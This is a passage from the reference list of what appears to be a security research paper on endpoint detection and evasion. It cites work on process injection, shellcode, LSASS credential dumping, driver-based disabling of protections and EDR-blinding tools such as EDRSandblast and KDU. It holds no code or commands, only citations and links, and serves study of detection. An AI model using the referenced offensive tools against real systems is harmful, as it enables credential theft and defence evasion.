- [74] M. Q. Raza, "Understanding Process Injection, Process and Memory Manipulation," University of South Wales, Technical Report 10.13140/RG.2.2.16272.72964, Jan. 2025. Accessed: Aug. 13, 2025. [Online]. Available: https://www.researchgate.net/publication/387867826_Understanding_Process_Injection_Process_and_Memory_Manipulation_Advanced_Security_Concepts
- [75] S. Ackermann, "Threadless Ops - Enhanced Shellcoding for Threadless Injections," Threadless Ops. Accessed: Aug. 13, 2025. [Online]. Available: <https://avantguard.io/en/blog/threadless-ops>
- [76] Rapid7, *metasploit-framework*. (Sep. 01, 2025). Ruby. Rapid7. Accessed: Sep. 01, 2025. [Online]. Available: <https://github.com/rapid7/metasploit-framework>
- [77] Hasherezade, *pe_to_shellcode: Converts PE into a shellcode*. (Nov. 22, 2022). Accessed: Sep. 01, 2025. [Online]. Available: https://github.com/hasherezade/pe_to_shellcode
- [78] Hasherezade, "From C To Assembly To Shellcode," Scribd. Accessed: Sep. 01, 2025. [Online]. Available: <https://www.scribd.com/document/514304719/From-C-to-assembly-to-shellcode-Hasherezade>
- [79] Mandiant, "M-Trends." Accessed: Dec. 26, 2025. [Online]. Available: <https://services.google.com/fh/files/misc/m-trends-2025-en.pdf>
- [80] C. Paschen, Adam, and deviousbanana, *whoami.x64.o*. (Nov. 24, 2025). Accessed: Dec. 01, 2025. [Online]. Available: <https://github.com/trustedsec/CS-Situational-Awareness-BOF/blob/master/SA/whoami/whoami.x64.o>
- [81] Red Canary, "LSASS Memory - Red Canary Threat Detection Report," LSASS Memory. Accessed: Dec. 26, 2025. [Online]. Available: <https://redcanary.com/threat-detection-report/techniques/lsass-memory/>
- [82] L. Cailleret, *MDE-vs-Proclnject-standard.csv*. (Dec. 22, 2025). C++. Accessed: Jan. 18, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection/blob/d1c16c36e0e7a16cbd474df7331a3c7b5b6fec27/EDRi/dumps/events/MDE-vs-Proclnject-standard.csv>
- [83] G. Wild, "Automatic attack disruption," Automatic attack disruption in Microsoft Defender XDR - Microsoft Defender XDR. Accessed: Dec. 17, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/defender-xdr/automatic-attack-disruption>
- [84] L. Cailleret, "MDE-vs-CsLoader-obfuscation.csv," GitHub. Accessed: Jan. 02, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection/blob/16628fffeb873efc1f2ea811b9a90866fce6c06e/EDRi/dumps/events/MDE-vs-CsLoader-obfuscation.csv>
- [85] L. Cailleret, "MDE-vs-CsLoader-standard.csv," GitHub. Accessed: Jan. 09, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection/blob/16628fffeb873efc1f2ea811b9a90866fce6c06e/EDRi/dumps/events/MDE-vs-CsLoader-standard.csv>
- [86] L. Cailleret, "MDE-vs-Proclnject-antiEmulation.csv," GitHub. Accessed: Jan. 02, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection/blob/d1c16c36e0e7a16cbd474df7331a3c7b5b6fec27/EDRi/dumps/events/MDE-vs-Proclnject-antiEmulation.csv>
- [87] L. Cailleret, "MDE-vs-LsassReader-standard.csv," GitHub. Accessed: Jan. 02, 2026. [Online]. Available: <https://github.com/cailllev/EDR-Introspection/blob/16628fffeb873efc1f2ea811b9a90866fce6c06e/EDRi/dumps/events/MDE-vs-LsassReader-standard.csv>
- [88] L. Cailleret, "MDE-vs-LsassReader-deconditioning.csv," GitHub. Accessed: Jan. 02, 2026. [Online]. Available:

- <https://github.com/cailllev/EDR-Introspection/blob/16628fffeb873efc1f2ea811b9a90866fce6c06e/EDRi/dumps/events/MDE-vs-LsassReader-deconditioning.csv>
- [89] O. Hartong, "I'm in your logs now," presented at the Black Hat, Las Vegas, Aug. 06, 2025. Accessed: Aug. 12, 2025. [Online]. Available: https://github.com/olafhartong/Presentations/blob/master/BHUS25-Olaf_Hartong_-_Im_in_your_logs_now.pdf
- [90] S. Ö. Hacıoğlu, "What's New in MITRE ATT&CK v18: Detection Strategies and Analytics Unveiled." Accessed: Dec. 18, 2025. [Online]. Available: <https://www.picussecurity.com/resource/blog/whats-new-in-mitre-attack-v18>
- [91] Print3M, *epic*. (Nov. 11, 2025). C. Accessed: Nov. 24, 2025. [Online]. Available: <https://github.com/Print3M/epic>
- [92] hfiref0x and L. Cailleret, *KDU - Windows 11 -pse support*. (Sep. 16, 2025). Accessed: Sep. 17, 2025. [Online]. Available: <https://github.com/hfiref0x/KDU/issues/115>
- [93] L. Wright, "Disabling PPL with a LOLDriver," Disabling PPL with a LOLDriver. Accessed: Sep. 17, 2025. [Online]. Available: https://eljayright.github.io/windows-driver-exploitation/loldriver_ppl/
- [94] vari.sh, *LSASS_CDumper.c*. Accessed: Sep. 17, 2025. [Online]. Available: https://evil.djnn.sh/etc/file/pentest/implants/HollowReaper/LSASS_CDumper.c.html
- [95] L. Cailleret and Wavestone-Cybersecurity & Digital Trust, *EDRSandblast - Toggle Kernel Callbacks*. (Dec. 08, 2025). C. Accessed: Dec. 10, 2025. [Online]. Available: <https://github.com/wavestone-cdt/EDRSandblast>
- [96] L. Cailleret and hfirefox, *KDU - Mitigation Flags Overwrite*. (Dec. 09, 2025). C. Accessed: Dec. 10, 2025. [Online]. Available: <https://github.com/hfiref0x/KDU>
- [97] G. Hollestelle, "Debugging the undebuggable and finding a CVE in Microsoft Defender for Endpoint," FalconForce. Accessed: Oct. 05, 2025. [Online]. Available: <https://medium.com/falconforce/debugging-the-undebuggable-and-finding-a-cve-in-microsoft-defender-for-endpoint-ce36f50bb31>
- [98] Y. Shafir, *Your Mitigations Are My Opportunities*, (May 30, 2023). Accessed: Dec. 18, 2025. [Online Video]. Available: <https://www.youtube.com/watch?v=YnxGW8Fvqvk>
- [99] J. Foreshaw, flombard, and R. Agametov, *sandbox-attacksurface-analysis-tools*. (Sep. 21, 2024). C#. Accessed: Sep. 17, 2025. [Online]. Available: <https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools>
- [100] B. Ben, "Set Up KDNET Network Kernel Debugging Automatically - Windows drivers." Accessed: Oct. 17, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-up-a-network-debugging-connection-automatically>
- [101] D. Burkett, "EDR-Telemetry Post," LinkedIn. Accessed: Oct. 22, 2025. [Online]. Available: <https://www.linkedin.com/posts/activity-7371328831116431360-lyeO/>